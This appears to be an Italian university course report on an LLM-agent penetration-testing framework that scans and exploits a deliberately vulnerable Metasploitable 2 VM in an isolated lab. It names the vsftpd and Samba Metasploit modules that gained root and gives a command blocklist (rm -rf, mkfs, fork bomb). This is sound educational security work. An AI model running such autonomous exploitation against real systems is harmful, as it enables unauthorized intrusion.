

Università degli Studi di Salerno

Dipartimento di Informatica

LLM Agent-based Autonomous Penetration Testing Framework

Penetration Testing & Ethical Hacking | **A.A.:** 2025/2026

Studente: Andrea Salurso

Matricola: 0522502077

Docente: Prof. Arcangelo Castiglione

Indice

1 Introduzione e contestualizzazione dell'attività **3**
1.1 Presentazione del Caso di Studio . . . 3
1.2 Obiettivi del Documento . . . 3
1.3 Metodologia Operativa . . . 3
1.4 Ambiente di Laboratorio . . . 3
1.5 Architettura del Framework (Pipeline a 6 moduli) . . . 4
1.6 Il principio "LLM propone, il codice verifica" . . . 4

2 Setup dell'ambiente e del framework **6**
2.1 Prerequisiti . . . 6
2.2 Installazione . . . 6
2.3 Configurazione . . . 6
2.4 Avvio del servizio Metasploit RPC . . . 6
2.5 Struttura del framework (6 moduli) . . . 7
2.6 Meccanismi di sicurezza del framework . . . 7

3 Esecuzione della pipeline **8**
3.1 Esecuzione completa . . . 8
3.2 Esecuzione modulo per modulo . . . 8
3.3 Flusso dei dati tra i moduli . . . 9

4 Reconnaissance e scanning di rete **11**
4.1 Strategia di scansione ed esecuzione nmap . . . 11
4.2 Sintesi delle superfici d'attacco rilevate . . . 12
4.3 Grafo della superficie d'attacco . . . 13

5 Vulnerability assessment **14**
5.1 CVE confermate . . . 14
5.2 Classificazione CWE e Metodologia di Valutazione del Rischio . . . 14
5.3 Ipotesi LLM non verificate . . . 16

6 Fase di Exploitation **17**
6.1 Piani d'attacco generati . . . 17
6.2 Esiti dello sfruttamento . . . 18

7 Verifica manuale dei vettori critici **20**
7.1 Backdoor vsftpd 2.3.4 (CVE-2011-2523) - Metodo Manuale . . . 20
7.2 RCE Samba usermap_script (CVE-2007-2447) - via Metasploit . . . 21
7.3 UnrealIRCd 3.2.8.1 (CVE-2010-2075) - via Metasploit . . . 21

8 Nota sulla fase di post-exploitation **22**

9 Risultati e metriche **23**
9.1 Deliverable prodotti 24
9.2 Report finale generato 25
9.3 Misure correttive generate dal LLM - Remediation e Raccomandazioni 27

10 Limitazioni e sviluppi futuri **29**
10.1 Limitazioni del Framework 29
10.2 Sviluppi Futuri 29

11 Conclusioni **31**

1 Introduzione e contestualizzazione dell'attività

1.1 Presentazione del Caso di Studio

Il presente documento illustra l'attività progettuale svolta per l'esame di *Penetration Testing and Ethical Hacking* (A.A. 2025/2026), avente come oggetto un Penetration Testing sulla macchina virtuale Metasploitable 2, scenario didattico deliberatamente vulnerabile [1].
L'obiettivo del progetto è dimostrare la fattibilità di un penetration testing autonomo e intelligente: il framework automatizza l'intero ciclo di vita del test dividendo il progetto in 6 differenti moduli: ricognizione del target, mappatura della superficie d'attacco, generazione e verifica di ipotesi di vulnerabilità, pianificazione ed esecuzione controllata degli exploit e stesura del report finale.
All'LLM è affidato il ragionamento mentre la correttezza è demandata al codice: ogni ipotesi avanzata dal modello viene validata in modo deterministico (ad esempio incrociandola con il National Vulnerability Database), così da eliminare allucinazioni e falsi positivi dal risultato finale.
Il progetto è stato svolto seguendo le linee guida fornite e i risultati sono riportati nel Capitolo 9.

1.2 Obiettivi del Documento

- **Replicabilità totale:** Fornire un resoconto puntuale di comandi, parametri ed esecuzioni, consentendo a terzi la completa riproduzione dell'attività.
- **Copertura del ciclo di vita del PT:** Documentare analiticamente ogni fase del processo svolta dal framework autonomo.
- **Caratterizzazione dei vettori d'attacco:** Evidenziare software obsoleti e configurazioni errate che consentono la compromissione.

1.3 Metodologia Operativa

L'attività segue le classiche fasi di un penetration test, mappate direttamente sui sei moduli funzionali del framework autonomo. Inoltre, il progetto ha seguito le seguenti metodologie:

- **Isolamento dell'Ambiente:** La macchina target è stata collocata all'interno di una rete privata *host-only* isolata (`192.168.56.4`), priva di connettività verso Internet o reti di produzione.
- **Assenza di Host Discovery:** Il framework salta la fase di discovery della sottorete ed esegue la scansione diretta sull'IP target.
- **Tempistiche:** Lo sviluppo del framework si è svolto tra Agosto e Ottobre 2026, mentre le sessioni di test ed esecuzione effettive sono state condotte nel mese di Ottobre 2026.

1.4 Ambiente di Laboratorio

- **Macchina Attaccante:** Kali Linux (IP: `192.168.56.5`), con il framework, Metasploit e strumenti di scansione.

- **Macchina Target:** Metasploitable 2 (IP: `192.168.56.4`), VM Linux deliberatamente vulnerabile.
- **Componenti LLM:**
  - `qwen` via API Groq (tier gratuito) per il ragionamento;
  - NVD API 2.0 per la verifica delle CVE.

1.5 Architettura del Framework (Pipeline a 6 moduli)

Il framework automatizza l'intero ciclo di valutazione attraverso sei moduli sequenziali:

1. **Target Reconnaissance Agent:** L'LLM propone la strategia e il comando di scansione; il codice ne verifica la sicurezza tramite whitelist e blocklist, ed esegue `nmap` e `gobuster`, salvando l'output XML.
2. **Attack Surface Mapper:** Il codice effettua il parsing deterministico dell'XML generato da Nmap (tramite `libnmap`) e costruisce un grafo orientato (`NetworkX`) strutturato come Host → Porta → Servizio → OS.
3. **Vulnerability Hypothesis Generator:** L'LLM propone una serie di CVE candidate per ciascun servizio; il codice le verifica interrogando le API di NVD. A queste si affianca un database curato locale (match per versione esatta) come fonte autorevole. Le ipotetiche CVE non verificate vengono scartate.
4. **Exploit Plan Designer:** Il codice seleziona le vulnerabilità prioritarie; l'LLM progetta i piani d'attacco operativi (playbook), che vengono poi convalidati dal codice verfificando gli strumenti ammessi ed i parametri bloccati.
5. **Attack Executor:** Il codice esegue i moduli di exploit tramite Metasploit RPC in ambiente controllato, raccoglie la prova di accesso (*proof-of-access* tramite `id`, `uname`, `whoami`) e chiude le sessioni attive (cleanup).
6. **Reporting Engine:** Il codice aggrega i dati di tutti i moduli; l'LLM redige l'executive summary, il piano di remediation e le raccomandazioni, tracciando l'origine di ciascun consiglio (generato dall'LLM vs fallback di codice).

1.6 Il principio "LLM propone, il codice verifica"

Per ogni modulo è esplicitata la separazione tra ciò che è affidato al ragionamento dell'LLM e ciò che il codice garantisce in modo deterministico. È la base dell'affidabilità e dell'assenza di allucinazioni nei risultati.
La Tabella 1 sintetizza la suddivisione delle responsabilità nei 6 moduli.

Tabella 1: Separazione dei compiti tra proposta (LLM) e verifica deterministica (codice).

Modulo	**L'LLM propone**	**Il codice verifica / garantisce**
1. Recon	Strategia e comando di scansione	Whitelist/blocklist dei comandi, esecuzione di nmap/gobuster
2. Mapper	—	Parsing deterministico dell'XML e costruzione del grafo
3. Vuln Generator	CVE candidate per servizio	Verifica su NVD, DB curato per versione, deduplica
4. Designer	Piani d'attacco (playbook)	Validazione strumenti ammessi e argomenti bloccati
5. Executor	—	Esecuzione via Metasploit, proof-of-access, cleanup
6. Reporting	Summary, remediation, raccomandazioni	Tracciabilità di ogni consiglio (LLM vs codice)

2 Setup dell'ambiente e del framework

2.1 Prerequisiti

- Kali Linux con `nmap` [2], `gobuster` [3], `masscan` [4] e Metasploit Framework [5].
- Python 3 + virtualenv; dipendenze (`requirements.txt`): `requests`, `python-dotenv`, `jinja2`, `networkx` [6], `libnmap`, `pymetasploit3`, `groq`, `weasyprint`, `python-docx`.
- Una chiave API Groq [7] e una chiave API NVD [8], entrambe gratuite e disponibili sui relativi siti.

2.2 Installazione

Eseguire i seguenti comandi per clonare il repository e preparare l'ambiente virtuale:

```
git clone https://github.com/salurso/ProgettoPTEH.git
cd ProgettoPTEH
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt
```

2.3 Configurazione

Creare un file `.env` nella root del progetto inserendo le seguenti variabili di ambiente:

```
LLM_PROVIDER=groq
GROQ_API_KEY=<chiave_groq>
LLM_MODEL=qwen/qwen3.8-27b
NVD_API_KEY=<chiave_nvd>
NVD_API_BASE_URL=https://services.nvd.nist.gov/rest/json/cves/2.0
MSF_RPC_PASSWORD=msfrpc
```

2.4 Avvio del servizio Metasploit RPC

L'Attack Executor si interfaccia a Metasploit via RPC. Il demone va avviato prima della pipeline solo in caso di esecuzione modulo per modulo. In alternativa, lanciando `./run_pipeline.sh`, il servizio verrà avviato automaticamente richiedendo i privilegi root.

```
sudo msfrpcd -P msfrpc -S
for i in $(seq 1 40); do nc -z 127.0.0.1 55553 && echo "RPC OK" && break; sleep 1; done
```

2.5 Struttura del framework (6 moduli)

Tabella 2: Panoramica sui 6 moduli che compongono il framework.

Modulo	Ruolo e Funzionamento
1. Target Reconnaissance Agent	L'LLM propone la strategia; il codice valida ed esegue nmap/gobuster.
2. Attack Surface Mapper	Parsing XML (`libnmap`) e grafo Host → Porta → Servizio → OS (`NetworkX`).
3. Vulnerability Hypothesis Generator	L'LLM propone CVE; il codice le verifica su NVD + DB curato.
4. Exploit Plan Designer	Selezione vulnerabilità prioritarie; l'LLM progetta i playbook; il codice li valida.
5. Attack Executor	Esecuzione via Metasploit RPC, proof-of-access, cleanup.
6. Reporting Engine	Aggregazione dati; l'LLM redige summary, remediation e raccomandazioni.

2.6 Meccanismi di sicurezza del framework

Trattandosi di uno strumento offensivo autonomo, il framework integra controlli per garantire un'esecuzione sicura e confinata.

- **Whitelist degli strumenti:** solo strumenti noti e previsti (`nmap`, `hydra`, `gobuster`, `netcat`, `curl`, `sqlmap`, `metasploit`).
- **Blocklist degli argomenti:** i comandi generati dall'LLM contenenti pattern pericolosi vengono bloccati (es. `rm -rf`, `mkfs`, `dd if=`, fork bomb, `-script=exploit`).
- **Sandbox e target whitelist:** l'Executor opera in modalità controllata e limita le azioni alla rete autorizzata (`192.168.56.0/24`).
- **Autorizzazione:** il target deve risultare esplicitamente autorizzato nella sessione prima di qualsiasi azione.
- **Cleanup:** al termine dello sfruttamento le sessioni aperte vengono chiuse, senza modifiche permanenti all'asset.

3 Esecuzione della pipeline

La pipeline può essere eseguita in due modi equivalenti: esecuzione completa con lo script, oppure modulo per modulo. In entrambi i casi vanno prima attivati il virtualenv e, solo nel secondo caso viene richiesta l'attivazione del servizio Metasploit RPC.

3.1 Esecuzione completa

Un unico comando esegue in sequenza i sei moduli, calcola le metriche e genera il report:

```
cd ProgettoPTEH
source .venv/bin/activate
./run_pipeline.sh
```

Nota: Se lo script non è eseguibile, renderlo tale con `chmod +x run_pipeline.sh` oppure lanciarlo con `bash run_pipeline.sh`.



Figura 1: Avvio della pipeline con verifica di Metasploit RPC.

3.2 Esecuzione modulo per modulo

In alternativa, ogni agente può essere eseguito singolarmente, rispettando il sequenziamento logico in quanto ciascun modulo legge i file JSON prodotti dal precedente.

```
# 1/6 Target Reconnaissance Agent
python target-recon-agent/recon.py

# 2/6 Attack Surface Mapper
python attack-surface-mapper/mapper.py

# 3/6 Vulnerability Hypothesis Generator
python vuln-hypothesis-generator/generator.py

# 4/6 Exploit Plan Designer
python exploit-plan-designer/designer.py

# 5/6 Attack Executor
python attack-executor/executor.py

# 6/6 Reporting Engine
python reporting-engine/reporter.py
```

Questa modalità è comoda per rilanciare un singolo modulo a seguito di modifiche specifiche (ad esempio rigenerare il report senza rifare la scansione).

3.3 Flusso dei dati tra i moduli

Ogni modulo produce un file JSON consumato dal successivo:

- `recon_results.json` → Prodotto da Recon Agent.
- `attack_graph.json` → Prodotto da Attack Surface Mapper.
- `vulnerabilities.json` → Prodotto da Vulnerability Generator.
- `playbooks.json` → Prodotto da Exploit Plan Designer.
- `execution_results.json` → Prodotto da Attack Executor.
- `final_report.json` → Prodotto da Reporting Engine.


```
{
    "type": "port",
    "port": 21,
    "protocol": "tcp",
    "id": "192.168.56.4:21"
},
{
    "type": "service",
    "service": "ftp",
    "version": "vsftpd 2.3.4",
    "cpe": "cpe:/a:vsftpd:vsftpd:2.3.4",
    "id": "ftp_vsftpd 2.3.4"
},
```


Figura 2: Estratto dell'output JSON generato dall'Attack Surface Mapper.


```
{
  "cve_id": "CVE-2011-2523",
  "description": "Backdoor in vsftpd 2.3.4 \u2014 apre una shell non autenticata sulla porta 6200/tcp",
  "severity": "CRITICAL",
  "cvss_score": 9.8,
  "attack_vector": "NETWORK",
  "affected_versions": [
    "2.3.4"
  ],
  "service_name": "ftp",
  "product_version": "vsftpd 2.3.4",
  "service_port": 0,
  "confidence_score": 0.9,
  "nvd_verified": true,
  "source": "curated_db",
  "relevant": true,
  "attack_type": "known_exploit",
  "risk_score": 9.8,
  "rank": 1
},
```


Figura 3: Estratto del file `vulnerabilities.json` generato dal Vulnerability Generator.



Figura 4: Estratto del file `execution_results.json` prodotto dall'Attack Executor.



Figura 5: Visualizzazione da terminale di `vulnerabilities.json`.

4 Reconnaissance e scanning di rete

4.1 Strategia di scansione ed esecuzione nmap

L'LLM propone la seguente strategia di scansione per l'host target:

```
nmap -sV -A -T4 -Pn 192.168.56.4
```

- `-sV` / `-A`: Rilevamento avanzato delle versioni e script NSE di default.
- `-T4`: Timing aggressivo per velocizzare la scansione in rete locale.
- `-Pn`: Salta l'host discovery (target noto e autorizzato).



Figura 6: Esecuzione di `recon.py` e scelta della strategia da parte dell'LLM.




Figura 7: Output iniziale della scansione Nmap (porte 21, 22, 23).




Figura 8: Output di Nmap sui servizi aggiuntivi (RPC, NetBIOS, NFS, Mail, ecc.).

4.2 Sintesi delle superfici d'attacco rilevate

La scansione ha individuato **23 servizi di rete attivi**. La Tabella 3 mostra una selezione dei principali servizi identificati.

Tabella 3: Principali servizi di rete identificati su Metasploitable 2.

Porta	Servizio	Versione Rilevata
21/tcp	ftp	vsftpd 2.3.4
22/tcp	ssh	OpenSSH 4.7p1
23/tcp	telnet	Linux telnetd
25/tcp	smtp	Postfix smtpd
53/tcp	domain	ISC BIND 9.4.2
80/tcp	http	Apache httpd 2.2.8
139/445/tcp	netbios-ssn	Samba smbd 3.0.20
1524/tcp	bindshell	Metasploitable root shell
3306/tcp	mysql	MySQL 5.0.51a
5432/tcp	postgresql	PostgreSQL 8.3
6667/tcp	irc	UnrealIRCd
8180/tcp	http	Apache Tomcat/Coyote

In parallelo, l'agente lancia `gobuster` per l'enumerazione delle directory web:

```
gobuster dir -u http://192.168.56.4 -w /usr/share/wordlists/dirb/common.txt -t 30
```

rivelando diverse risorse sensibili ed esposte, tra cui `/phpMyAdmin/`, `/dav/` e `/twiki/`.




Figura 9: Esito dell'enumerazione di directory web eseguita con Gobuster.

4.3 Grafo della superficie d'attacco

L'Attack Surface Mapper effettua il parsing deterministico dell'XML generato da Nmap (`libnmap`) e costruisce un grafo orientato e tipizzato (`NetworkX`) con la struttura $Host \rightarrow Porta \rightarrow Servizio \rightarrow OS$, tracciando un totale di 23 percorsi d'attacco distinti.




Figura 10: Esecuzione dell'Attack Surface Mapper ed esportazione del grafo.

5 Vulnerability assessment

L'LLM propone più CVE candidate per ogni servizio identificato; ciascuna ipotesi viene verificata in modo deterministico su NVD. In parallelo, un database curato interno fornisce le CVE note ad elevata criticità per corrispondenza esatta di versione. L'estratto seguente mostra il principio "l'LLM propone, il codice verifica" in azione: le ipotesi non confermate da NVD sono marcate [?] e scartate, quelle confermate [v] o provenienti dal DB curato [+] sono promosse.

```
[INFO] Generazione ipotesi vulnerabilità con LLM...
[INFO] LLM ha generato 7 ipotesi iniziali

[INFO] Validazione CVE in corso...
  [NVD] Query: 'vsftpd 2.3.4'
  [NVD] Cache HIT (1 CVE trovate)
  [?] CVE-2011-4379 non confermata — ipotesi non verificata (confidence 0.57)
  [NVD] Query: 'vsftpd 2.3.4'
  [NVD] Cache HIT (1 CVE trovate)
  [?] CVE-2011-4228 non confermata — ipotesi non verificata (confidence 0.54)
  [NVD] Query: 'vsftpd 2.3.4'
  [NVD] Cache HIT (1 CVE trovate)
  [?] CVE-2011-3917 non confermata — ipotesi non verificata (confidence 0.51)
  [NVD] Query: 'OpenSSH 4.7p1'
  [NVD] Cache HIT (1 CVE trovate)
  [v] CVE-2008-5161 verificata in NVD — severity: LOW
  [NVD] Query: 'OpenSSH 4.7p1'
  [NVD] Cache HIT (1 CVE trovate)
  [?] CVE-2008-4109 non confermata — ipotesi non verificata (confidence 0.45)
  [+] CVE-2011-2523 (ftp) dal DB curato — applicabile a 'vsftpd 2.3.4'
  [+] CVE-2007-2447 (netbios-ssn) dal DB curato — applicabile a 'Samba smbd 3.0.20-Debian workgroup: WORKGROUP'
  [+] CVE-2010-2075 (irc) dal DB curato — applicabile a 'UnrealIRCd'
  [=] 4 CVE confermate/applicabili, 4 ipotesi CVE non verificate, 0 debolezze/misconfig ipotizzate dall'LLM
```

Figura 11: Risultato generazione CVE.

```
═══════════════════════════════════════════════════
  VULNERABILITÀ RANKED (dal più critico)
═══════════════════════════════════════════════════
  #01 [CRITICAL] Score:9.80  CVSS:9.8  v NVD  CVE-2011-2523
       Backdoor in vsftpd 2.3.4 — apre una shell non autenticata sulla porta 6200/tcp
  #02 [CRITICAL] Score:9.80  CVSS:9.8  v NVD  CVE-2007-2447
       RCE 'username map script' in Samba 3.0.20-3.0.25rc3 — command injection remota n
  #03 [CRITICAL] Score:9.80  CVSS:9.8  v NVD  CVE-2010-2075
       Backdoor in UnrealIRCd 3.2.8.1 — esecuzione di comandi arbitrari da remoto
  #04 [LOW     ] Score:5.45  CVSS:3.7  v NVD  CVE-2008-5161
       OpenSSH 4.7p1 is vulnerable to a denial of service attack via a malformed packet
```

Figura 12: Classificazione delle CVE.

5.1 CVE confermate

Il processo di validazione ha confermato **4 vulnerabilità principali**, riportate in Tabella 4.

Tabella 4: Vulnerabilità confermate ed elegibili per la fase di exploitation.

ID	CVE	CWE	Servizio	CVSS	Severità	Fonte
F-01	CVE-2011-2523	CWE-506	vsftpd 2.3.4	9.8	Critical	curated_db
F-02	CVE-2007-2447	CWE-78	Samba 3.0.20	9.8	Critical	curated_db
F-03	CVE-2010-2075	CWE-506	UnrealIRCd 3.2.8.1	9.8	Critical	curated_db
F-04	CVE-2008-5161	CWE-200	OpenSSH 4.7p1	3.7	Low	llm+nvd

5.2 Classificazione CWE e Metodologia di Valutazione del Rischio

Il processo di validazione ha categorizzato le vulnerabilità secondo la classificazione Common Weakness Enumeration (CWE):

- **CWE-506 (Embedded Malicious Code):** Rilevato su vsftpd e UnrealIRCd; denota la presenza di codice malevolo introdotto intenzionalmente nel sorgente per consentire l'accesso non autenticato.
- **CWE-78 (OS Command Injection):** Rilevato su Samba; riguarda la mancata sanificazione degli input utente passati direttamente alla shell del sistema operativo.
- **CWE-200 (Exposure of Sensitive Information):** Rilevato su OpenSSH; riguarda l'esposizione o il recupero di porzioni di dati riservati (plaintext) in condizioni specifiche.

La severità di ogni CVE è determinata dal punteggio CVSS v3.1 ufficiale fornito da NVD. Il rischio complessivo combina l'**Impatto** (CVSS ed effetto dimostrato, es. shell root) con la **Probabilità** di sfruttamento (presenza di exploit pubblici e riuscita pratica). La seguente matrice si basa esclusivamente sui risultati ottenuti durante l'esecuzione del framework.




Figura 13: Hazard Risk Assessment Matrix

- **CVE-2011-2523 (vsftpd) e CVE-2007-2447 (Samba):** Rischio **Critico** (Impatto Severo × Probabilità Quasi Certa), confermati dall'ottenimento effettivo della shell di root.
- **CVE-2010-2075 (UnrealIRCd):** Rischio **Critico** (Impatto Severo × Probabilità Alta), identificata e confermata dal DB curato ma non sfruttata in esecuzione automatica per instabilità della reverse shell in ambiente virtuale.
- **CVE-2008-5161 (OpenSSH):** Rischio **Basso** (Impatto Minore × Probabilità Possibile), debolezza teorica nei cifrari CBC priva di vettore RCE diretto.

5.3 Ipotesi LLM non verificate

L'LLM ha generato inizialmente 7 ipotesi. Di queste, 5 sono state inviate all'API NVD per la verifica: 1 è stata confermata (CVE-2008-5161), mentre 4 sono risultate non verificate/non pertinenti e di conseguenza rimosse dal report finale per evitare falsi positivi.

Tabella 5: Ipotesi CVE proposte dall'LLM e scartate dal codice a seguito di verifica NVD.

CVE Proposta	Servizio	Confidence Score	Esito
CVE-2011-4379	vsftpd	0.57	Non verificata
CVE-2011-4228	vsftpd	0.54	Non verificata
CVE-2011-3917	vsftpd	0.51	Non verificata
CVE-2008-4109	OpenSSH	0.45	Non verificata

6 Fase di Exploitation

L'Exploit Plan Designer seleziona le vulnerabilità critiche prioritarie e richiede all'LLM di strutturare dei piani d'attacco operativi (playbook), che vengono poi convalidati dal codice. L'Attack Executor li esegue via Metasploit RPC, raccoglie la proof-of-access e chiude le sessioni.

6.1 Piani d'attacco generati

Sulle 3 vulnerabilità critiche (vsftpd, Samba, UnrealIRCd), l'LLM ha progettato 2 piani d'attacco eseguibili ed in linea con i criteri di sicurezza del sistema.

Tabella 6: Playbook d'attacco generati dal Designer e convalidati.

Piano	Probabilità	Stealth	Modulo Metasploit
`plan_aggressive_vsftpd`	95%	Low	`exploit/unix/ftp/vsftpd_234_backdoor`
`plan_aggressive_samba`	90%	Low	`exploit/multi/samba/usermap_script`



Figura 14: Estratto del file `playbooks.json`.



Figura 15: Esecuzione di `designer.py` da terminale.

6.2 Esiti dello sfruttamento

Entrambi i piani eseguiti hanno portato alla compromissione completa dell'asset, con il raggiungimento di privilegi di amministrazione (`root`).

Tabella 7: Risultati della fase di esecuzione automatizzata degli exploit.

#	Vulnerabilità Target	Modulo Metasploit	Esito	Accesso
1	CVE-2011-2523 (vsftpd)	`exploit/unix/ftp/vsftpd_234_backdoor`	SUCCESS	`uid=0(root)`
2	CVE-2007-2447 (Samba)	`exploit/multi/samba/usermap_script`	SUCCESS	`uid=0(root)`

L'Attack Executor esegue i piani via Metasploit RPC e raccoglie la proof-of-access. Entrambi gli exploit aprono una sessione con privilegi di root (`uid=0`), confermata da `id`, `uname`, `hostname` e `whoami`; al termine la sessione viene chiusa (cleanup), senza modifiche permanenti all'asset:

